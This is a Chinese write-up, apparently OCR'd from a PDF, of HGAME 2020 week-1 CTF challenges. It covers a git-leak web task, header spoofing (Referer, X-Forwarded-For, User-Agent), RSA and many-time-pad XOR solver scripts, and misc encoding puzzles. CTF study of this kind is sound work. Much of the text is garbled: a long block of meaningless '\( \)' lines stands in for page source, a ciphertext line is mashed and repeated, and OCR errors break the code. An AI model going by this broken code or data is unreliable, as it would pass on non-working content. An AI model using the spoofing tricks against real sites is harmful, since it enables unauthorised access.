HGAME2020 WEEK1 WP

- HGAME2020 WEEK1 WP
 - WEB
 - Cosmos 的博客
 - 接头霸王
 - Code World
 - 心尼泰玫
 - <u>Crypto</u>
 - InfantRSA
 - Affine
 - not One-time
 - Reorder
 - Misc
 - 欢迎参加HGame!
 - 壁纸
 - 克苏鲁神话
 - 签到题ProPlus
 - 每日推荐
 - <u>Bin</u>
 - maze
 - Hard_AAAAA
 - One_Shot

WEB

Cosmos 的博客

Description这里是 Cosmos 的博客,虽然什么东西都还没有,不过欢迎大家!

Cosmos 的博客

你好。欢迎你来到我的博客。

大茄子让我把 flag 藏在我的这个博客里。但我前前后后改了很多遍,还是觉得不满意。不过有大茄子告诉我的**版本管理工具**以及 GitHub,我改起来也挺方便的。

这一道题说实话,我的第一反应就是git泄露,直接使用<u>Git_Extract-master</u>把整个目录爬了下来 后来听说扫描网站会封ip,这应该算是做的比较早的



在.git/config中泄露了他的github地址

```
[core]
            repositoryformatversion = 0
            filemode = true
            bare = false
            logallrefupdates = true
[remote "origin"]
            url = https://github.com/FeYcYodhrPDJSru/8LTUKCL83VLhXbcfetch = +refs/heads/*:refs/remotes/origin/*
```

打开github地址, 在最近提交一栏看到



base64解码 得到flag

接头霸王

HGAME Re:Dive 开服啦~


这一道题让我想到了国庆节时候做的一道题"在,看看头",由于在那次吃了很大的亏,所以对头这方面研究了一下,这次看到题目二话不说打开<u>postman</u>,接着来看一下要求

接头霸王

You need to come from https://vidar.club/

© HGAME 2020

这里从哪里来自然是指的Referer



下面要求我们要从本地访问,这里可以用X-Forwarded-For来指定ip为127.0.0.1



You need to use Cosmos Brower to visit.

© HGAME 2020

这个最容易想到,自然是改User-Agent了

接头霸王



The flag will be updated after 2077, please wait for it patiently.

© HGAME 2020

这里我一开始想用Date,后来发现不对,应该是<u>lf-Unmodified-Since</u>最后得到flag

hgame{W0w!Your_heads_@re_s0_many!}

附赠http请求头参考链接

HTTP消息头 (HTTP headers) - 常用的HTTP请求头与响应头

Code World

Code is exciting!

打开网页,直接显示403

403 Forbidden

nginx/1.14.0 (Ubuntu)

查看源代码 看到这样的描述

```
\thml>
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
\( \)
```

这其实是告诉我们,这个网页是经过302跳转来到的,一般情况下访问的网页应该是index.php或index.html,这里给的却是new.php,那也就是说我们应该想办法访问index.php,我的想法是通过静态注入302跳转请求,最后成功访问到了index.php

(这部分是拿手机做的,所以没有图) 然而,index.php提示405 Not Allowed,果断换post方法

人鸡验证

目前它只支持通过wr提交参数来计算两个数的相加,参数为a 现在,需要让结果为10

这里后来给了hint

参数a的提交格式为: 两数相加(a=b+c)

首先尝试/index.php?a=4+6,提示

人鸡验证

目前它只支持通过wr提交参数来计算两个数的相加,参数为a 现在,需要让结果为10


再想想?

后来发现+号不能直接放url里面,url转码后在提交a=4%2b6,得到flag

心尼泰玫

CXK 打篮球

CXK, 出来打球!



游戏说明

使用方向键控制 CXK 左右移动,使用回车让 CXK 发球,按 P 暂停游戏,通关后按 N 进入下一关。

每个砖块 100 分,有特殊颜色的砖块需要打多次才会消失。

特殊技能: W 发起虚鲲鬼步,5 秒内能 100% 接住球,每次消耗 1000 积分。


移动端可以点击屏幕左右控制 CXK 移动。

■移动端也是能玩的哦,只要分数够, flag 尽管拿



C:\Users' \Downloads\game.js

http://cxk.hgame.wz22.cc/js/game.js



console弹出一句静止从本地执行js,不过我们可以复制game.js,然后在console里面输入整个修改过的game.js

CXK 打篮球

CXK, 出来打球!

cxk.hgame.wz22.cc 显示

 $hgame\{j4vASc1pt_w1ll_tel1_y0u_someth1n9_u5efu1?!\}$



游戏说明

使用方向键控制 CXK 左右移动,使用回车让 CXK 发球,按 P 暂停游戏,通关后按 N 进入下一关。 每个砖块 100 分,有特殊颜色的砖块需要打多次才会消失。

特殊技能: W 发起虚鲲鬼步, 5 秒内能 100% 接住球, 每次消耗 1000 积分。

InfantRSA

```
真签到题p = 681782737450022065655472455411;
q = 675274897132088253519831953441;
e = 13;
c = pow(m,e,pq) = 275698465082361070145173688411496311542172902608559859019841
```

这道题没什么好说的,直接上脚本

```
import gmpy2
p= 681782737450022065655472455411
q= 675274897132088253519831953441
n= p*q
e = 13
c= 275698465082361070145173688411496311542172902608559859019841
d=gmpy2. invert (e, n)
m=pow(c, d, p*q)
print m
```

得到的结果转化一下就是flag b'hgame{t3Xt6O0k_R5A!!!}'

Affine

Some basic modular arithmetic...

查了一下这个单词是放射变化的意思,脚本看完后,先要把ab求出来,这里上脚本

解出a=13, b=14。之后把题目给出的字符串逆向回去得到flag

not_One-time

In cryptography, the one-time pad (OTP) is an encryption technique that cannot be cracked, but...Just XOR;P

这一题感谢Lurk学长的教导,让我终于把她做了出来

```
m[0]^k\{0\}=c[0]
c[0]^k[0]=[0]
```

这里我们知道c0,也知道k0的范围,那么我们也就知道了m0的范围,每次获得一个密文都可以帮助我们缩小m0的范围,所以直接上脚本

```
from sh import nc
import base64
result=[]
for i in range(50):
   output = nc("-v", "47.98.192.231", "25001")
   output=str(output)
```

这些代码可以帮我们打印50条密文,再把这些密文全部解码

```
import base64
c0='PSMnCTAREWszJ14IM2UUeBFiVV4samNcKz01DxQ7d1QNCX8BGWMUBTdWLg=='
c1='BRNYAwArMABBCgc+A10bZVB4OzAOZGgWFBovVDcQXw8WMnYXR1djXiQHMw=='
c2='Oz9VADAKRXoTS2EhIUUAYRZGMQACRnBpFkoqDxAWYFMIX1kpb2ACXXALGA=='
c3='P1JUCxETMVonN1QHA2o4cBFeJBULe3NSJDkdKyYNazFsOWcNbAcicTArPw=='
c4='CT4FCgFJQ0oEREktNGF0A30EDQAhXVd3TCJyPhY7YgwaG35tbEEfYnAkSw=='
c5='GA1QDjcLG1czH1QiAxwJQRFtMSJcXBBVEDQNNBMXSiEqB1QQTgZiTAOiCw=='
c6=' JQgPGxEdHGcsGQcBE38uV210KD0RGBVXMSZ0Lj8WA1A3P101SVBoUg4GMQ=='
c7='WgQDHDRNJFcSSmcCK3EBRh1nCyVTY01JBDQfPjYkcSgvBAtgW2Y8UXUmKw=='
c8='IgFRKyAtHmEeHUgmNEIYeV1QWBIhaUx+LygHFgJ7XQAMOQFgHwdnejQLEA=='
c9='KiUPLCs3MWMeBUcrPUUUBxVREygnVW90Bj8QIxgWUh4xJnZvT0FhQnQTMA=='
c10='XFZQCisXSk1BG10CE0w4C1YCVC8mT1VnHzUHDDooZjERIWsrR1QdVhNRDg=='
c11='DCkmKiEXRwsN03oUCkR9cENTCR4vZ14WNvEUPRkgYQ8+CQIPSk8aeQc3Bw=='
c12='GDYFBiYrBHUFFWAsKWgOUW1fOz8gaURBTCUvUzc5S1UrJncuFHwhASZcJQ=='
c13='Bh4DBwE4G3U1MUgoF3t0WGBvUSAcYWNHHwEMVDEHfVY1E1QjenkAbnMIJQ=='
c14='GSkDLikzH1E9Q3Urdk8GV1VbMSUoRHNwNSdzUEJxZS8IW3caQXoaTho/Fw=='
c15='HgoIBRNDQnIgR10cdU17WFwMUiwJSV9jTCYmBhMBeVY3WksvSVYoATcSRA=='
c16='MixWXDTMFUM7NGcdPx8gB0NeGTQpWWcVDTcSIzIXavBrCAcsSXkGABYvEA=='
c17='CgwxIyMzRmshAXO/cRoKQBxnKAgKH3VEOQAvBg13aSsWW1QWQ3s+DTMgDw=='
c18='H18QKFwBHkkfCUErEmwFc1B5JF4kFXcXLgEvXT4xVSUZWgUcSQdiQ3UGFw==
c19='EBYCWT01NnTaBUkCDB01an5mCiQGW3FQPRAuPRnxRCwSGGkKHnIHTCgLMQ=='
c20='HyMxKVMDREkGSwQscVIAVm9DUQUuGnQeHyQIKCcLBAceXVIgYEYzUA02LA=='
c21='IxQEAQM50VU7QERdIWh/YUEHAzAuRn90Hz0yBSZ7ewAGPUsuaHkefQVQCQ=='
c22='PC84JRcwKkMFK3obAR16dFRZA1AHSGVpDhUnXT8EfC8xD3gbYUU+AQ8ISQ=='
c23=' IC9VPgMvAGY6AAU8A218WmdkAA4/FEAVHEUHBOwTAhQUCQAVdE0BUHYHFA=='
c24='CTcQGx8fBHJNEUFWdVIua1RdKQk2Q0tuE0onVjwbCzNuHVwxZgAoW3RVBA=='
c25='DjZRWiktCAUvEXVYHWEsW1xvUwkfHH900jwCFkwOeQg1KXRqQ1wkQRkyCA=='
c26='WhMULwouC1w1GkZaEB58VG1/NisHfhRkEzwIMiQnAgsPW3YvSAM3TDdSBQ=='
c27=' JxBZGAYsRXc60QQ7JV8BB0xtWRA8bHx+STkANC1xXg0N0Vw1a111eActBQ=='
\verb|c29='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7JDYzFF0aK2Q9Bmw/BWtsOxAMf2pMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxDGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA=='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMTAGA'' + 0hM7DMHSYRVxcgXhwxdGMLSQcdRCAjEA='0hM7DMHSYRVxcgXhwxdGMTAGA'' + 0hM7DMHSYRVxcgXhwxdAyAfaA+'0hM7DMHSYRVxcgXhwxdAyAfaA'' + 0hM7DMHSYRVxcgXhwxdAyAfaA'' + 0hM7DMHSYRVxcgXhwxdAyAfaA'' + 0hM7DMHSYRVxcgXhwydAyA'' + 0hM7DM
c30='JjMKWyYiF0E4QwkAdkUrS0VPFDMLFEF8TwR2NhIucBQxLABrR1Zmc3EsSg=='
c31='MgYuD1YSOGAAFEU6IBsoZ1JzBywvS3xAOSF2VEEoBDMaJFALdAEGAAwCTw=='
c32='EQQnJBQ6QAciR10IcWMve21kBigGfW5o0QMLAUAWBFA0B3I/HmE2BSYBLQ=='
c33='MgM10SQTOXBARwYYE30KVnBmWBMufW5NFD4WFhEveCkNW1ccTgcIf3QRNg=='
c34='PBAnXiwaN3EORmcsIXwvREdtMz8zXmpTKQN9Nj5xQAZtIEkgQWdhZBkqTg=='
c35='ORVWD116A1oRJgEDd0YvS1JsBxIhZx9pEiMdLxkUSQctBkcqZG87ZixRDg=='
c36='KTU2BhBMAH8eIX8eJUc1RFd6VBZXfxF8LQgEHUA2dzAVHWITe1E9ZHA9MQ=='
c37='MS8bKzOfOGNAH2U9NHg4ROwNOxIdeFdOLzQBKB0IeQwPEnEzYgV1YC4vEQ=='
c38='CiMUNyE6RUskQQc1HW0BdxR3NiACaUFBTUofJTEufFENWFQ3eXcafydSHA=='
c39='LDYsGgkvQGZDEnwEEW81fkhdVy49SHxfGAYUKUYLRwcYGVVga00gUQozHA=='
c40='XSEPCARPCOUyEVUiMEk0YxEHEiQ1YH5+TicnXSF7Zh0GK1cza19mXTcdTg=='
c41='BROuLiM2OWsgQOsXdXh+R1xvWQODHEFOKOANFgIxXFUbWQQeZ2cJUQcLCg=='
c42='AykQBwMOM1ZCKmA3NVk1QGx8DQwNVERPGBEfFxYCVyJrXGoeFFI4UwkQCg=='
c43='JzYEBDU0JH0UIFpZf017X3V9CzQIW21XTQAjJyIyaj4uI0s8VAwxfTMiPw=='
c44='ETU4BCQvIgAkRHUGFm8nfhxTUihVfh4RHAYKEgFvcSsTUnBhG3AKeBYSOA==
c45='LitQWiwTKFIiI1Y+H1o8ZX5RGxcib1BLRhkdASAkXwc5KWAOYXEeWSVUPA==
c46='PAIIFwRNEFEgKUhYIWg5YXZXUTVTFUgTODo3CjISWCs6AnsbHkM+chAMPw==
c47='KTMAXTZCEEc6SkgoMOcnA21YGSYPYmJzGDA2CxQpaysTAF8/XkxhQBYxTg=='
c48='AggjXCpCNmAgNmsaIW90BHNsEhYrX19FKQU0AAIWej44C1YpfEMHey40KA=='
c49='CQ4mH1MXKGEsI0IsI1N/XUtSJzYQfWJ1PxkIDkYJBgEFAENoW1g1A3YUNw=='
c2=base64.b64decode(c2)
c4=base64, b64decode (c4)
c8=base64. b64decode (c8)
```

c11=base64.b64decode(c11)

```
c14=base64.b64decode(c14)
c15=base64.b64decode(c15)
c16=base64.b64decode(c16)
c17=base64.b64decode(c17)
c18=base64.b64decode(c18)
c19=base64.b64decode(c19)
c20=base64. b64decode (c20)
c26=base64.b64decode(c26)
c27=base64.b64decode(c27)
c28=base64.b64decode(c28)
c29=base64.b64decode(c29)
c30=base64.b64decode(c30)
c31=base64.b64decode(c31)
c32=base64. b64decode (c32)
c33=base64.b64decode(c33)
c34=base64.b64decode(c34)
c35=base64. b64decode (c35)
c36=base64. b64decode (c36)
c37=base64.b64decode(c37)
c38=base64.b64decode(c38)
c40=base64.b64decode(c40)
c41=base64.b64decode(c41)
c42=base64.b64decode(c42)
c43=base64.b64decode(c43)
c44=base64. b64decode (c44)
c45=base64.b64decode(c45)
c46=base64.b64decode(c46)
c47=base64.b64decode(c47)
c48=base64.b64decode(c48)
c49=base64.b64decode(c49)
```

之后,就可以根据这些密文把flag求出来

```
import os, random
import string, binascii, base64
from collections import Counter
from ctb import *
k=string.ascii_letters+string.digits
lenk=len(k)
def ret(x, y, z):
    tmp = list(set(x).intersection(y,z))
    return tmp
def xor(s1, s2):
    \#assert len(s1) == len(s2)
    return s1^s2
order=42
for i in range(lenk):
    ki=ord(k[i])
    t=xor(ki,c0[order])
    m0.append(chr(t))
for i in range(lenk):
    ki=ord(k[i])
    t=xor(ki,c1[order])
    ml.append(chr(t))
for i in range(lenk):
    ki=ord(k[i])
    t=xor(ki,c2[order])
```

```
m2.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c3[order])
        m3.append(chr(t))
for i
        in range(lenk):
         ki = ord(k[i])
         t=xor(ki,c4[order])
         {\tt m4.} append ({\tt chr}\,({\tt t}))
for i
        in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c5[order])
         m5.append(chr(t))
\quad \text{for} \quad \text{i} \quad \text{in} \quad \text{range} \, (\text{lenk}) :
        ki=ord(k[i])
        t=xor(ki,c6[order])
        m6.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c7[order])
        m7.append(chr(t))
for i in range(lenk):
        ki = ord(k[i])
         t=xor(ki,c8[order])
        m8.append(chr(t))
 for \quad \text{i} \quad in \quad \text{range(lenk):} \\
        ki=ord(k[i])
         t=xor(ki,c9[order])
        m9.append(chr(t))
for i in range(lenk):
         ki = ord(k[i])
         t=xor(ki,c10[order])
        m10.append(chr(t))
 for \ i \ in \ range(lenk):
        ki = ord(k[i])
         t=xor(ki,c11[order])
        m11.append(chr(t))
 for \quad \text{i} \quad in \quad \text{range(lenk):} \\
        ki=ord(k[i])
        t=xor(ki,c12[order])
        m12.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
        t=xor(ki,c13[order])
        m13.append(chr(t))
 for \ i \ in \ range(lenk):
        ki = ord(k[i])
         t=xor(ki,c14[order])
        m14.append(chr(t))
 for \ i \ in \ range(lenk):
        ki \text{=} ord(k[i])
        t=xor(ki,c15[order])
        m15.append(chr(t))
 for \ i \ in \ range (lenk):
        ki=ord(k[i])
         t=xor(ki,c16[order])
        m16.append(chr(t))
        in range(lenk):
for
         ki = ord(k[i])
         t=xor(ki,c17[order])
         m17.append(chr(t))
        in range(lenk):
for i
         ki=ord(k[i])
         t=xor(ki,c18[order])
        m18.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c19[order])
        m19.append(chr(t))
for i in range(lenk):
         ki=ord(k[i])
```

```
t=xor(ki,c20[order])
        m20.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c21[order])
        m21.append(chr(t))
for i
        in range(lenk):
         ki=ord(k[i])
         t=xor(ki,c22[order])
         m22.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c23[order])
        m23.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c24[order])
        m24.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c25[order])
        m25.append(chr(t))
for \quad \text{i} \quad in \quad \text{range(lenk):} \\
        ki=ord(k[i])
         t=xor(ki,c26[order])
        m26.append(chr(t))
\quad \text{for} \quad \text{i} \quad \text{in} \quad \text{range} \, (\text{lenk}) :
        ki=ord(k[i])
         t=xor(ki,c27[order])
        m27.append(chr(t))
for i in range(lenk):
         ki=ord(k[i])
         t=xor(ki,c28[order])
         m28.append(chr(t))
for \quad \text{i} \quad in \quad \text{range(lenk):} \\
        ki = ord(k[i])
         t=xor(ki,c29[order])
        m29.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
        t=xor(ki,c30[order])
        m30.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c31[order])
        m31.append(chr(t))
 for \ i \ in \ range(lenk):
        ki = ord(k[i])
         t=xor(ki,c32[order])
        m32.append(chr(t))
 for \quad \text{i} \quad in \quad \text{range(lenk):} \\
        ki = ord(k[i])
         t=xor(ki,c33[order])
        m33.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c34[order])
        m34.append(chr(t))
for i
        in range(lenk):
         ki=ord(k[i])
         t=xor(ki,c35[order])
         m35.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c36[order])
        m36.append(chr(t))
for i in range(lenk):
        ki=ord(k[i])
         t=xor(ki,c37[order])
        m37.append(chr(t))
for i in range(lenk):
```

```
ki=ord(k[i])
                     t=xor(ki,c38[order])
                     m38.append(chr(t))
                    in range(lenk):
for
                     ki=ord(k[i])
                     t=xor(ki,c39[order])
                     m39.append(chr(t))
for
                    in range(lenk):
                     ki = ord(k[i])
                     t=xor(ki,c40[order])
                     m40.append(chr(t))
\quad \text{for} \quad \text{i} \quad \text{in} \quad \text{range} \, (\text{lenk}) :
                     ki=ord(k[i])
                     t=xor(ki,c41[order])
                     m41.append(chr(t))
for i in range(lenk):
                    ki=ord(k[i])
                     t=xor(ki,c42[order])
                     m42.append(chr(t))
for i in range(lenk):
                    ki=ord(k[i])
                     t=xor(ki,c43[order])
                     m43.append(chr(t))
 for \quad \text{i} \quad in \quad \text{range(lenk):} \\
                    ki=ord(k[i])
                     t=xor(ki,c44[order])
                     m44.append(chr(t))
for i in range(lenk):
                     ki=ord(k[i])
                     t=xor(ki,c45[order])
                    m45.append(chr(t))
\quad \text{for} \quad \text{i} \quad \text{in} \quad \text{range} \, (\text{lenk}) \, ;
                     ki = ord(k[i])
                     t=xor(ki,c46[order])
                     m46.append(chr(t))
for i in range(lenk):
                    ki=ord(k[i])
                     t=xor(ki,c47[order])
                    m47.append(chr(t))
for i in range(lenk):
                    ki=ord(k[i])
                     t=xor(ki,c48[order])
                    m48.append(chr(t))
for i in range(lenk):
                    ki = ord(k[i])
                     t=xor(ki,c49[order])
                    m49.append(chr(t))
# for i in range(lenk):
                         ki = ord(k[i])
                             t=xor(ki, c50[order])
                            m50. append(chr(t))
 \  \, \mathsf{L} \  \, = \  \, \big[ \mathsf{m0}, \mathsf{m1}, \mathsf{m2}, \mathsf{m3}, \mathsf{m4}, \mathsf{m5}, \mathsf{m6}, \mathsf{m7}, \mathsf{m8}, \mathsf{m9}, \mathsf{m10}, \mathsf{m11}, \mathsf{m12}, \mathsf{m13}, \mathsf{m14}, \mathsf{m15}, \mathsf{m16}, \mathsf{m17}, \mathsf{m18}, \mathsf{m19}, \mathsf{m20}, \mathsf{m21}, \mathsf{m22}, \mathsf{m23}, \mathsf{m24}, \mathsf{m25} \big] 
L = L + [\,m26,\,m27,\,m28,\,m29,\,m30,\,m31,\,m32,\,m33,\,m34,\,m35,\,m36,\,m37,\,m38,\,m39,\,m40,\,m41,\,m42,\,m43,\,m44,\,m45,\,m46,\,m47,\,m48,\,m49\,]
ans=set(L[0]).intersection(*L[1:])
L = m0 + m1 + m2 + m3 + m4 + m5 + m6 + m7 + m8 + m9 + m10 + m11 + m12 + m13 + m14 + m15 + m16 + m17 + m18 + m19 + m20 + m21 + m22 + m23 + m24 + m25 + m26 + m27 + m28 + m29 + m30 + m31 + m32 + m33 + m34 + m35 + m36 + m37 + m38 + m39 + m40 + m32 
counter_words = Counter(L)
{\tt second\_counter=counter\_words.} \; {\tt most\_common} \, (6)
print(second_counter)
```

order代表字母位置,运行后得出flag hgame{R3uS1nG+M3\$5age-&&~rEduC3d_k3Y-5P4Ce}

Reorder

这其实就是一个映射,感觉没什么好说的,你输进去是x,他会输出一个f(x),同时也会输出一个f(flag),根据映射把她解出来就行了

Misc

欢迎参加HGame!

欢迎大家参加 HGAME 2020! 来来来,签个到吧~

Li0tlC4uLi0tlC4tLi4gLS4tLiAtLS0tLSAtLSAulC4uLS0uLSAtlC0tlSAuLi0tLi0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS0gLS0tLS0gLi4tLS4tlC4uLi4gLS0ulC4tlC0tlC4uLi0t注: 若解题得到的是无hgame{}字样的flag花括号内内容,请手动添加hgame{}后提交。【Notice】解出来的字母均为大写

这一题就是解码base64,在解码摩斯电码,得出flag

壁纸

某天,ObjectNotFound给你发来了一个压缩包。"给你一张我的新老婆的壁纸!怎样,好看吗?"正当你疑惑不解的时候,你突然注意到了压缩文件的名字——"Secret"。莫非其中暗藏玄机?



Password is picture ID.

我想了半天不知道这个id是什么意思,一开始试了md5不对,又试了sha1还是不对,查了一下发现只有p站图片才有id......



找到画师后翻到图片,得到p站id,解开压缩包得到flag

克苏鲁神话

ObjectNotFound几天前随手从Cosmos电脑桌面上复制下来的文件。唔,好像里面有什么不得了的东西。 【hint1】请使用7zip。另外,加密的zip是无法解出密码的。

奥西给奥西给

